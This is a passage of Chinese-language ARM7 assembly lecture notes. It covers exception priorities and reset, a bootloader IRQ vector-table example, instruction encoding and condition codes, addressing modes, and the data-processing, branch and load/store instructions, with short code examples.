FIQ	3
IRQ	4
预取中止	5
未定义指令	6
SWI	6（最低优先级）

复位

当 nRESET 信号由低变为高电平时，ARM 处理器执行下列操作：

1. 强制 CPSR 中的 M[4:0]变为 b10011（管理模式）；
2. 置位 CPSR 中的 I 和 F 位；
3. 清零 CPSR 中的 T 位；
4. 强制 PC 从地址 0x00 开始对下一条指令进行取指；
5. 返回到 ARM 状态并恢复执行 。

bootloader 源代码外部中断处理实例

从 0x00000000 开始设置以下指令。

发生外部中断请求，处理器自动保存当前状态（PC→R14，CPSR→SPSR），进入外部中断模式，执行地址 0x00000018 处的指令。

```
b       SYS_RST_HANDLER     ;0x00000000
b       UDF_INS_HANDLER     ;0x00000004
b       SWI_SVC_HANDLER     ;0x00000008
b       INS_ABT_HANDLER     ;0x0000000c
b       DAT_ABT_HANDLER     ;0x00000010
b       .                   ;
b       IRQ_SVC_HANDLER     ;0x00000018
b       FIQ_SVC_HANDLER     ;0x0000001c
```

在 IRQ_SVC_HANDLER 中，处理器将通用寄存器和返回地址压入堆栈，接着跳转到外部中断请求的中断服务程序中。

IRQ_SVC_Vector 为外部中断请求的中断向量。

IRQ_SVC_HANDLER 处的代码为：

```
IRQ_SVC_HANDLER
sub     lr, lr, #4
stmfd   sp!, {r0-r3, lr}
ldr     r0, =IRQ_SVC_Vector
ldr     pc, [r0]
```

- 中断向量地址分配（内存表数据结构说明）：

```
MAP     _ISR_STARTADDRESS          ;为中断向量分配地址空间
SYS_RST_VECTOR    #       4        ;此空间处为RAM的地址
UDF_INS_VECTOR    #       4
SWI_SVC_VECTOR    #       4
INS_ABT_VECTOR    #       4
DAT_ABT_VECTOR    #       4
RESERVED_VECTOR   #       4
IRQ_SVC_VECTOR    #       4
FIQ_SVC_VECTOR    #       4
```

- 中断向量设置程序：

```
ldr     r0, IRQ_SVC_VECTOR;IsrIRQ为中断服务程序的入口地址
ldr     r1,=IsrIRQ        ;将其写入中断向量IRQ_SVC_VECTOR中
str     r1,[r0]
```

- 在7种异常中断中，外部中断请求较特殊，它包括26种中断。在非向量IRQ中断模式下，这些中断的中断服务程序可通过IRQ的中断服务程序间接进入。
- IRQ中断服务程序代码如下：

```
IsrIRQ
sub     sp,sp,#4
stmfd   sp!,{r8-r9}
ldr     r9,=I_ISPR
ldr     r9,[r9]          ;读出中断寄存器I_ISPR的值，存入R9中
mov     r8,#0x0
0
movs    r9,r9,lsr #1
bcs     %F1
add     r8,r8,#4         ;根据I_ISPR的值
b       %B0              ;判断该中断在普通中断向量表中的偏移量，存入R8
1
ldr     r9,=HandleADC    ;HandleADC为普通中断向量表的起始地址，
add     r9,r9,r8         ;起始地址+偏移地址＝实际的中断向量地址
ldr     r9,[r9]          ;取出中断向量的值，即服务程序的地址
str     r9,[sp,#8]
ldmfd   sp!,{r8-r9,pc}   ;跳转到普通中断服务程序，开始执行
```

外部中断包括的 26 种普通中断的向量空间分配

```
HandleADC     #     4 ;为普通中断向量分配空间
HandleRTC     #     4
HandleUTXD1   #     4
HandleUTXD0   #     4
......
HandleEINT3   #     4
HandleEINT2   #     4
HandleEINT1   #     4
HandleEINT0   #     4 ;
```

第 2 节 ARM 指令格式和寻址方式

ARM 指令的编码格式

实际指令语法格式为：

ADDEQS R0,R1,R2;

该指令的编码格式为：

31～28	27～25	24～21	20	19～16	15～12	11~~~~~~~~~~~~0
cond		opcode	S	Rn	Rd	op2
0000	001	0100	1	0001	0000	000000000010

ARM 指令的助记符

ARM 指令在汇编程序中用助记符表示，一般 ARM 指令的助记符格式为：

<opcode>{<cond>} {S} <Rd>,<Rn>,<op2>

其中：

<opcode> 操作码，如 ADD 表示算术加操作指令；

{<cond>} 决定指令执行的条件域；

{S} 决定指令执行是否影响 CPSR 寄存器的值；

<Rd> 目的寄存器；

<Rn> 第一个操作数，为寄存器；

<op2> 第二个操作数。

例如，指令 ADDEQS R1，R2，＃5

条件域<cond>

几乎所有的 ARM 指令都可以根据当前程序状态寄存器 CPSR 中标志位的值，有条件地执行。

ARM 指令的条件域<cond>有 16 种类型。

cond		CPSR中标志位	含义
EQ	0000	Z置位	相等
NE	0001	Z清零	不相等
CS/HS	0010	C置位	无符号数大于或等于
CC/LO	0011	C清零	无符号数小于
MI	0100	N置位	负数
PL	0101	N清零	正数或零
VS	0110	V置位	溢出
VC	0111	V清零	未溢出
HI	1000	C置位Z清零	无符号数大于
LS	1001	C清零Z置位	无符号数小于或等于
GE	1010	N等于V	带符号数大于或等于
LT	1011	N不等于V	带符号数小于
GT	1100	Z清零且（N等于V）	带符号数大于
LE	1101	Z置位或（N不等于V）	带符号数小于或等于
AL	1110	忽略	无条件执行

ARM 指令中的第二操作数

灵活的使用第 2 个操作数“operand2”能够提高代码效率。它有如下的形式：

#immed_8r——常数表达式；

Rm——寄存器方式；

Rm,shift——寄存器移位方式

ARM 指令中的第二操作数

如果一个 32 位立即数直接用在 32 位指令编码中，就有可能完全占据 32 位指令编码空间。因此，ARM 指令的 32 位立即数是通过循环右移偶数位得到的。

立即数是由一个 8 位的常数循环右移位偶数位得到的。

<immediate>=immed_8 循环右移（2× rotate_imm）

例如：下面的代码段：

MOV R0, #0x0000F200

MOV R1, #0x00110000

MOV R4, #0x00012800

上面的指令经过汇编之后得到的二进制编码为：

8000：E3A00CF2 (0xF200 是由 0xF2 循环右移 24 位得到的)

8004：E3A01811（0x110000 是由 0x11 循环右移 16 位得到的）

8008: E3A04B4A（0x12800 是由 0 下 4A 循环右移 24 位得到的）

非法的立即数：0x1010，0x00102，0xFF1000

寻址方式

9 种：
立即数寻址
寄存器寻址
寄存器移位寻址
寄存器间接寻址
基址变址寻址
相对寻址
多寄存器寻址
块拷贝寻址
堆栈寻址

立即数寻址

在立即数寻址中，操作数本身直接在指令中给出，取出指令也就获得了操作数，这个操作数也称为立即数。
#后接 0x 或&表示十六进制数，0b 表示二进制数，0d 或缺省表示十进制数。
例:
ADD R0，R1，＃5； R0=R1＋5
MOV R0，＃0x55； R0=0x55
其中：操作数 5，0x55 就是立即数，立即数在指令中要以"＃"为前缀，后面跟实际数值。

寄存器寻址

在寄存器寻址方式下，寄存器的值即为操作数。ARM 指令普遍采用此种寻址方式。
例：
ADD R0，R1，R2 ； R0=R1＋R2
MOV R0，R1 ； R0=R1

寄存器移位寻址


寄存器移位寻址的操作数由寄存器的数值做相应移位而得到。
移位的方式在指令中以助记符的形式给出，而移位的位数可用立即数或寄存器寻址方式表示。
例：
ADD R0，R1，R2，ROR ＃5
；R0=R1＋R2 循环右移 5 位
MOV R0，R1，LSL R3
；R0=R1 逻辑左移 R3 位
移位操作在 ARM 指令集中不作为单独的指令使用，ARM 指令集共有 5 种位移操作。

ARM 指令集的 5 种位移操作
LSL 逻辑左移 ：Rx，LSL <op1>


LSR 逻辑右移 ： Rx，LSR <op1>

ASR 算术右移 ：Rx，ASR <op1>

ROR 循环右移 ：Rx，ROR <op1>



RRX 带扩展的循环右移：Rx，RRX



寄存器间接寻址

寄存器中的值为操作数的物理地址,而实际的操作数存放在存储器中。
例：
STR R0，[R1] ； [R1]=R0
LDR R0，[R1] ； R0=[R1]

基址变址寻址

将寄存器（称为基址寄存器）的值与指令中给出的偏移地址量相加，所得结果作为操作数的物理地址。
例：
LDR R0，[R1，＃5]；R0=[R1+5]
LDR R0，[R1,R2]；R0=[R1+R2]

相对寻址

相对寻址同基址变址寻址相似，区别只是将程序计数器 PC 作为基址寄存器，指令中的标记作为地址偏移量。
例：
BEQ process1
.....

process1

.....

多寄存器寻址

在多寄存器寻址方式中，一条指令可实现一组寄存器值的传送。

连续的寄存器间用“－”连接，否则用“，”分隔。

例:

LDMIA R0，{R1-R5}


；R1=[R0],R2=[R0+4],R3=[R0+8]

；R4=[R0+12]，R5=[R0+16]

指令中 IA 表示在执行完一次 Load 操作后，R0 自增 4。该指令将以 R0 为起始地址的 5 个字数据分别装入 R1，R2，R3，R4，R5 中。

多寄存器寻址

多寄存器寻址一次可传送几个寄存器值，允许一条指令传送 16 个寄存器的任何子集或所有寄存器。多寄存器寻址指令举例如下：



块拷贝寻址

块拷贝寻址可实现连续地址数据从存储器的某一位置拷贝到另一位置。
例:
LDMIA R0，{R1-R5}；
STMIA R1，{R1-R5}；
第一条指令从以 R0 的值为起始地址的存储单元中取出 5 个字的数据，第二条指令将取出的数据存入以 R1 的值为起始地址的存储单元中。
实际上是多寄存器寻址的组合。

堆栈寻址

堆栈寻址用于数据栈与寄存器组之间批量数据传输。
当数据写入和读出内存的顺序不同时，使用堆栈寻址可以很好的解决这问题。
例：
STMFD R13!，{R0,R1,R2,R3,R4}；
LDMFD R13!，{R0,R1,R2,R3,R4}
第一条指令，将 R0－R4 中的数据压入堆栈，R13 为堆栈指针；
第二条指令，将数据出栈，恢复 R0－R4 原先的值。
存储器堆栈可分为两种：
向上生长：向高地址方向生长，称为递增堆栈
向下生长：向低地址方向生长，称为递减堆栈

第 3 节 ARM 指令集

ARM 指令集

6 种类型（53 种主要助记符）：
数据处理指令（22 种主要助记符）
跳转指令（4 种主要助记符）
Load/Store 指令（16 种主要助记符）
程序状态寄存器指令（2 种主要助记符）
协处理器指令（5 种主要助记符）
软件中断指令 （2 种主要助记符）

数据处理指令 ——传送指令

数据处理指令大致可分为 3 类：
数据传送指令；
算术逻辑运算指令；
乘法指令
比较指令。
数据处理指令只能对寄存器的内容进行操作，而不能对内存中的数据进行操作。所有 ARM 数据处理指令均可选择使用 S 后缀，并影响状态标志。

数据处理指令 1

MOV 数据传送指令

格式：MOV{<cond>}{S} <Rd>,<op1>;
功能：Rd＝op1
op1 可以是寄存器、被移位的寄存器或立即数。
例如：
MOV R0,＃5 ;R0=5
MOV R0,R1 ;R0=R1
MOV R0,R1,LSL＃5 ;R0=R1 左移 5 位

数据处理指令 2

MVN 数据取反传送指令

格式：MVN{<cond>}{S} <Rd>,<op1>;
功能：将 op1 表示的值传送到目的寄存器 Rd 中，但该值在传送前被按位取反，即 Rd=!op1；
op1 可以是寄存器、被移位的寄存器或立即数。
例如：
MVN R0,＃0 ;R0=-1

数据处理指令 3

数据处理指令 ——逻辑运算

ADD 加法指令

格式：ADD{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn+op2
op2 可以是寄存器，被移位的寄存器或立即数。
例如：
ADD R0,R1,＃5 ;R0=R1+5
ADD R0,R1,R2 ;R0=R1+R2
ADD R0,R1,R2,LSL＃5 ;R0=R1+R2 左移 5 位

数据处理指令 4

ADC 带进位加法指令

格式：ADC{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn+op2+carry
op2 可以是寄存器、被移位的寄存器或立即数；carry 为进位标志值。该指令用于实现超过 32 位的数的加法。
例如：
第一个 64 位操作数存放在寄存器 R2，R3 中；
第二个 64 位操作数存放在寄存器 R4，R5 中；
64 位结果存放在 R0，R1 中。
64 位的加法可由以下语句实现：
ADDS R0,R2,R4 ;低 32 位相加，S 表示结果影响条件标志位的值

ADC R1,R3,R5 ;高 32 位相加

数据处理指令 5

SUB 减法指令

格式：SUB{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn-op2
op2 可以是寄存器、被移位的寄存器或立即数。
例如：
SUB R0,R1,＃5 ;R0=R1-5
SUB R0,R1,R2 ;R0=R1-R2
SUB R0,R1,R2,LSL＃5 ;R0=R1-R2 左移 5 位

数据处理指令 6

RSB 反向减法指令

格式：RSB{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：同 SUB 指令，但倒换了两操作数的前后位置，即 Rd＝op2-Rn。
例如：
RSB R0,R1,＃5 ;R0=5-R1
RSB R0,R1,R2 ;R0=R2-R1
RSB R0,R1,R2,LSL＃5 ;R0=R2 左移 5 位-R1

数据处理指令 7

SBC 带借位减法指令

格式：SBC{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn-op2-!carry
op2 可以是寄存器、被移位的寄存器或立即数。
SUB 和 SBC 生成进位标志的方式不同于常规，如果需要借位则清除进位标志，所以指令要对进位标志进行一个非操作。
例如：
第一个 64 位操作数存放在寄存器 R2，R3 中；
第二个 64 位操作数存放在寄存器 R4，R5 中；
64 位结果存放在 R0，R1 中。
64 位的减法（第一个操作数减去第二个操作数）可由以下语句实现：
SUBS R0,R2,R4；低 32 位相减，S 表示结果影响条件标志位的值
SBC R1,R3,R5；高 32 位相减

数据处理指令 8

RSC 带借位的反向减法指令

格式：RSC{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：同 SBC 指令，但倒换了两操作数的前后位置，即 Rd＝op2-Rn-!carry。
例如：
前提条件与 SBC 例子相同，操作数 1-操作数 2 的实现语句需改为：
SUBS R0,R2,R4；低 32 位相减，S 表示结果影响寄存器 CPSR 的值

RSC R1,R5,R3；高 32 位相减

数据处理指令——乘法指令

ARM7TDMI 具有三种乘法指令，分别为：
32× 32 位乘法指令；
32× 32 位乘加指令；
32× 32 位结果为 64 位的乘/乘加指令。

数据处理指令 9

MUL 32 位乘法指令

格式：MUL{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn× op2
该指令根据 S 标志，决定操作是否影响 CPSR 的值；其中 op2 必须为寄存器。Rn 和 op2 的值为 32 位的有符号数或无符号数。
例如：
MULS R0,R1,R2 ;R0＝R1× R2，结果影响寄存器 CPSR 的值

数据处理指令 10

MLA 32 位乘加指令

格式：MLA{<cond>}{S} <Rd>,<Rn>,<op2>,<op3>;
功能：Rd＝Rn× op2+op3
op2 和 op3 必须为寄存器。Rn、op2 和 op3 的值为 32 位的有符号数或无符号数。
例如：
MLA R0,R1,R2,R3 ;R0＝R1× R2+R3

数据处理指令 11

SMULL 64 位有符号数乘法指令

格式：
SMULL{<cond>}{S} <RdI>,<Rdh>,<Rn>,<op2>;
功能：Rdh RdI＝Rn× op2
Rdh、RdI 和 op2 均为寄存器。Rn 和 op2 的值为 32 位的有符号数。
例如：
SMULL R0,R1,R2,R3
;R0＝R2× R3 的低 32 位
;R1＝R2× R3 的高 32 位

数据处理指令 12

SMLAL 64 位有符号数乘加指令

格式：
SMLAL{<cond>}{S} <RdI>,<Rdh>,<Rn>,<op2>;
功能：Rdh RdI＝Rn× op2+Rdh RdI
Rdh、RdI 和 op2 均为寄存器。Rn 和 op2 的值为 32 位的有符号数，Rdh RdI 的值为 64 位的加数。
例如：
SMLAL R0,R1,R2,R3
;R0＝R2× R3 的低 32 位+R0
;R1＝R2× R3 的高 32 位+R1

数据处理指令 13

UMULL 64 位无符号数乘法指令

格式：
UMULL{<cond>}{S} <RdI>,<Rdh>,<Rn>,<op2>;
功能：同 SMULL 指令，但指令中 Rn 和 op2 的值为 32 位的无符号数。
例如：
UMULL R0,R1,R2,R3
;R0＝R2× R3 的低 32 位
;R1＝R2× R3 的高 32 位
其中 R2，R3 的值为无符号数

数据处理指令 14

UMLAL 64 位无符号数乘加指令

格式：
UMLAL {<cond>}{S} <Rdl>,<Rdh>,<Rn>,<op2>;
功能：同 SMLAL 指令，但指令中 Rn，op2 的值为 32 位的无符号数，Rdh Rdl 的值为 64 位无符号数。
例如：
UMLAL R0,R1,R2,R3
;R0＝R2× R3 的低 32 位+R0
;R1＝R2× R3 的高 32 位+R1
其中 R2，R3 的值为 32 位无符号数
R1，R0 的值为 64 位无符号数

数据处理指令 15

数据处理指令——比较指令

AND 逻辑与指令

格式：AND{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn AND op2
op2 可以是寄存器，被移位的寄存器或立即数。一般用于清除 Rn 的特定几位。
例如：
AND R0,R0,＃5
;保持 R0 的第 0 位和第 2 位，其余位清 0

数据处理指令 16

ORR 逻辑或指令

格式：ORR{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn OR op2
op2 可以是寄存器、被移位的寄存器或立即数。一般用于设置 Rn 的特定几位。
例如：
ORR R0,R0,＃5
;R0 的第 0 位和第 2 位设置为 1，其余位不变

数据处理指令 17

EOR 逻辑异或指令

格式：EOR{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn EOR op2
op2 可以是寄存器、被移位的寄存器或立即数。一般用于将 Rn 的特定几位取反。
例如：
EOR R0,R0,＃5
;R0 的第 0 位和第 2 位取反，其余位不变

数据处理指令 18

BIC 位清除指令

格式：BIC{<cond>}{S} <Rd>,<Rn>,<op2>;
功能：Rd＝Rn AND (!op2)
用于清除寄存器 Rn 中的某些位，并把结果存放到目的寄存器 Rd 中.
操作数 op2 是一个 32 位掩码（mask），如果在掩码中设置了某一位，则清除 Rn 中的这一位；未设置的掩码位指示 Rn 中此位保持不变。其中，op2 可以是寄存器、被移位的寄存器或立即数。
例如：
BIC R0,R0,＃5
;R0 中第 0 位和第 2 位清 0，其余位不变

CMP 比较指令

格式：CMP{<cond>} <Rn>,<op1>;
功能：Rn-op1
该指令进行一次减法运算，但不存储结果，根据结果更新 CPSR 中条件标志位的值。
该指令不需要显式地指定 S 后缀来更改状态标志。其中，操作数 op1 为寄存器或立即数。
例如：
CMP R0,＃5
;计算 R0-5，根据结果设置条件标志位
ADDGT R0,R0,＃5
;如果 R0>5，则执行 ADDGT 指令

数据处理指令 20

CMN 反值比较指令

格式：CMN{<cond>} <Rn>,<op1>;
功能：同 CMP 指令，但寄存器 Rn 的值是和 op1 取负的值进行比较。
例如：
CMN R0,＃5 ;把 R0 与-5 进行比较

数据处理指令 21

TST 位测试指令

格式：TST{<cond>} <Rn>,<op1>;
功能： Rn AND op1
根据结果更新 CPSR 中条件标志位的值，但不存储结果。
用于检查寄存器 Rn 是否设置了 op1 中相应的位。
例如：
TST R0，＃5
；测试 R0 中第 0 位和第 2 位是否为 1

数据处理指令 22

TEQ 相等测试指令

格式：TEQ{<cond>} <Rn>,<op1>;
功能： Rn EOR op1
将寄存器 Rn 的值和操作数 op1 所表示的值按位作逻辑异或操作，根据结果更新 CPSR 中条件标志位的值，但不存储结果。
用于检查寄存器 Rn 的值是否和 op1 所表示的值相等。
例如：
TEQ R0,＃5 ;判断 R0 的值是否和 5 相等

跳转指令

跳转指令用于实现程序的跳转和程序状态的切换。
ARM 程序设计中，实现程序跳转有两种方式：
（1）跳转指令，
（2）直接向程序寄存器 PC（R15）中写入目标地址值。
通过向程序计数器 PC 写入跳转地址值，可以实现在 4GB 的地址空间中的任意跳转。
使用跳转指令，其跳转空间受到限制。

跳转指令 1

B 跳转指令

格式：B{<cond>} <addr>;
功能： PC= PC+ addr 左移两位

addr 的值是相对当前 PC（即寄存器 R15）的值的一个偏移量，而不是一个绝对地址，它是 24 位有符号数。实际地址的值由汇编器来计算.
addr 的值有符号扩展为 32 位后，左移两位，然后与 PC 值相加，即得到跳转的目的地址。
跳转的范围为-32MB~+32MB。
例如：
B exit；程序跳转到标号 exit 处
...exit...

跳转指令 2

BL 带返回的跳转指令

格式：BL{<cond>} <addr>;
功能：同 B 指令，但 BL 指令执行跳转操作的同时，还将 PC（寄存器 R15）的值保存到 LR 寄存器（寄存器 R14）中。
该指令用于实现子程序调用，程序的返回可通过把 LR 寄存器的值复制到 PC 寄存器中来实现。
例如：
BL func；调用子程序 func
...
func
...
MOV R15,R14；子程序返回

跳转指令 2
由于返回地址保存在寄存器里，在保存 R14 之前不应再调用下一级的嵌套子程序；否则，新的返回地址将覆盖原来的返回地址，就无法返回到原来的调用位置。这时一般是把 R14 压入存储器中的堆栈。由于子程序经常还需要一些工作寄存器，所以可使用多寄存器存储指令同时把这些寄存器中原有的数据一起存储。
例如：
BL SUB1
...

SUB1 STMFD R13!,{R0-R2,R14};保存工作和链接寄存器
BL SUB2
...SUB2...
对于不调用其他子程序的子程序（叶子程序），不需要保存 R14，因为它不会被覆盖。

跳转指令 3

BLX 带返回和状态切换的跳转指令

格式：BLX <addr>;或 BLX <Rn>;
功能：处理器跳转到目标地址处，并将 PC（寄存器 R15）的值保存到 LR 寄存器（R14）中。
若为第二种格式，寄存器 Rn 的值是转移目标，Rn 的第 0 位拷贝到 CPSR 中的 T 位（决定是继续执行还是切换到 Thumb 指令），[31:0]位移入 PC；如果 Rn[0]是 1，则处理器切换执行 Thumb 指令，并在 Rn 中的地址开始执行，但是需将最低为清零；如果 Rn[0]是 0，则处理器继续执行 ARM 指令，并在 Rn 中的地址处开始执行，但需将 Rn[1]清零。
该指令用于子程序调用和程序状态的切换。
例如：
BLX T16; 跳转到标号 T16 处执行，T16 后面的指令为 Thumb 指令
...
CODE16
T16 后面指令为 Thumb 指令
...

跳转指令 4

BX 带状态切换的跳转指令


格式：BX <Rn>;
功能：处理器跳转到目标地址处，从那里继续执行；
目标地址为寄存器 Rn 的值和 0xFFFFFFFE 作与操作的结果。
目标地址处的指令可以是 ARM 指令，也可以是 Thumb 指令。
例如：
ADR R0,exit ;标号 exit 处的地址装入 R0 中
BX R0 ;跳转到 exit 处

Load/Store 指令

Load/Store 指令用于寄存器和内存间数据的传送。
Load 用于把内存中的数据装载到寄存器中。
Store 用于把寄存器中的数据存入内存。
该集合的指令使用频繁，在指令集中最为重要，因为其他指令只能操作寄存器，当数据存放在内存中时，必须先把数据从内存装载到寄存器，执行完后再把寄存器中的数据存储到内存中。
Load/Store 指令分为 3 类：
（1）单一数据传送指令（LDR 和 STR 等）
（2）多数据传送指令（LDM 和 STM）
（3）数据交换指令（SWP 和 SWPB）

条件执行的举例
将流程图对应 GCD 算法转换成
1) 普通汇编代码
2)ARM 汇编代码.

只使用 CMP, B 及 SUB 指令



条件执行的举例

普通汇编代码

```
gcd cmp r0, r1 ;reached the end?
beq stop
blt less ;if r0 > r1
sub r0, r0, r1 ;subtract r1 from r0
bal gcd
less sub r1, r1, r0 ;subtract r0 from r1
bal gcd
```

```
stop
ARM 代码
gcd cmp r0, r1 ;if r0 > r1
subgt r0, r0, r1 ;subtract r1 from r0
sublt r1, r1, r0 ;else subtract r0 from r1
bne gcd ;
```

Load/Store 指令 1-1

LDR 字数据加载指令

格式：LDR{<cond>} <Rd>,<addr>;
功能：把 addr 所表示的内存地址中的字数据装载到目标寄存器 Rd 中，同时还可以把合成的有效地址写回到基址寄存器。
地址 addr 可以是一个简单的值、一个偏移量，或者是一个被移位的偏移量。
寻址方式：
Rn：基址寄存器。
Rm：变址寄存器。
Index：偏移量，12 位的无符号数。

```
LDR Rd,[Rn]
;把内存中地址为 Rn 的字数据装入寄存器 Rd 中
LDR Rd,[Rn,Rm]
```

;将内存中地址为 Rn+Rm 的字数据装入寄存器 Rd 中

Load/Store 指令 1-2

LDR Rd,[Rn,＃index]

;将内存中地址为 Rn+index 的字数据装入 Rd 中

LDR Rd,[Rn,Rm,LSL＃5]

;将内存中地址为 Rn+Rm× 32 的字数据装入 Rd

LDR Rd,[Rn,Rm] ！

;将内存中地址为 Rn+Rm 的字数据装入 Rd，并将新地址 Rn+Rm 写入 Rn

LDR Rd,[Rn,＃index] ！

;将内存中地址为 Rn+index 的字数据装入 Rd，并将新地址 Rn+index 写入 Rn

LDR Rd,[Rn,Rm，LSL＃5]！

;将内存中地址为 Rn+Rm× 32 的字数据装入 Rd，并将新地址 Rn+Rm× 32 写入 Rn

Load/Store 指令 1-3

LDR Rd,[Rn],Rm

;将内存中地址为 Rn 的字数据装入寄存器 Rd，并将新地址 Rn+Rm 写入 Rn

LDR Rd,[Rn],＃index

;将内存中地址为 Rn 的字数据装入寄存器 Rd，并将新地址 Rn+index 写入 Rn

LDR Rd,[Rn],Rm,LSL＃5

;将内存中地址为 Rn 的字数据装入寄存器 Rd，并将新地址 Rn+Rm× 32 写入 Rn

例如：

LDR R0,[R1,R2,LSL＃5]!

; 将内存中地址为 R1+R2× 32 的字数据装入寄存器 R0，并将新地址 R1+R2× 32 写入 R1

Load/Store 指令 2

LDRB 字节数据加载指令

格式：LDR{<cond>}B <Rd>,<addr>;
功能：同 LDR 指令，但该指令只是从内存读取一个 8 位的字节数据而不是一个 32 位的字数据，并将 Rd 的高 24 位清 0。
例如：

```
LDRB R0,[R1]
;将内存中起始地址为 R1 的一个字节数据装入 R0 中
```

Load/Store 指令 3

LDRBT 用户模式的字节数据加载指令

格式：LDR{<cond>}BT <Rd>,<addr>;
功能：同 LDRB 指令，但无论处理器处于何种模式，都将该指令当作一般用户模式下的内存操作。

Load/Store 指令 4

LDRH 半字数据加载指令

格式：LDR{<cond>}H <Rd>,<addr>;
功能：同 LDR 指令，但该指令只是从内存读取一个 16 位的半字数据而不是一个 32 位的字数据，并将 Rd 的高 16 位清 0。
例如：

```
LDRH R0,[R1]
;将内存中起始地址为 R1 的一个半字数据装入 R0 中
```

Load/Store 指令 5

LDRSB 有符号的字节数据加载指令

格式：LDR{<cond>}SB <Rd>,<addr>;
功能：同 LDRB 指令，但该指令将寄存器 Rd 的高 24 位设置成所装载的字节数据符号位的值。
例如：

```
LDRSB R0,[R1]
;将内存中起始地址为 R1 的一个字节数据装入 R0 中，R0 的高 24 位设置成该字节数据的符号位
```

Load/Store 指令 6

LDRSH 有符号的半字数据加载指令

格式：LDR{<cond>}SH <Rd>,<addr>;
功能：同 LDRH 指令，但该指令将寄存器 Rd 的高 16 位设置成所装载的半字数据符号位的值。
例如：

```
LDRSH R0,[R1]
;将内存中起始地址为 R1 的一个 16 位半字数据装入 R0 中，R0 的高 16 位设置成该半字数据的符号位
```

Load/Store 指令 7

LDRT 用户模式的字数据加载指令

格式：LDR{<cond>}T <Rd>,<addr>;
功能：同 LDR 指令，但无论处理器处于何种模式，都将该指令当作一般用户模式下的内存操作。
addr 所表示的有效地址必须是字对齐的，否则从内存中读出的数值需进行循环右移操作。

Load/Store 指令 8

STR 字数据存储指令

格式：STR{<cond>} <Rd>,<addr>;

功能：把寄存器 Rd 中的字数据（32 位）保存到 addr 所表示的内存地址中，同时还可以把合成的有效地址写回到基址寄存器。

地址 addr 可以是一个简单的值、一个偏移量，或者是一个被移位的偏移量。

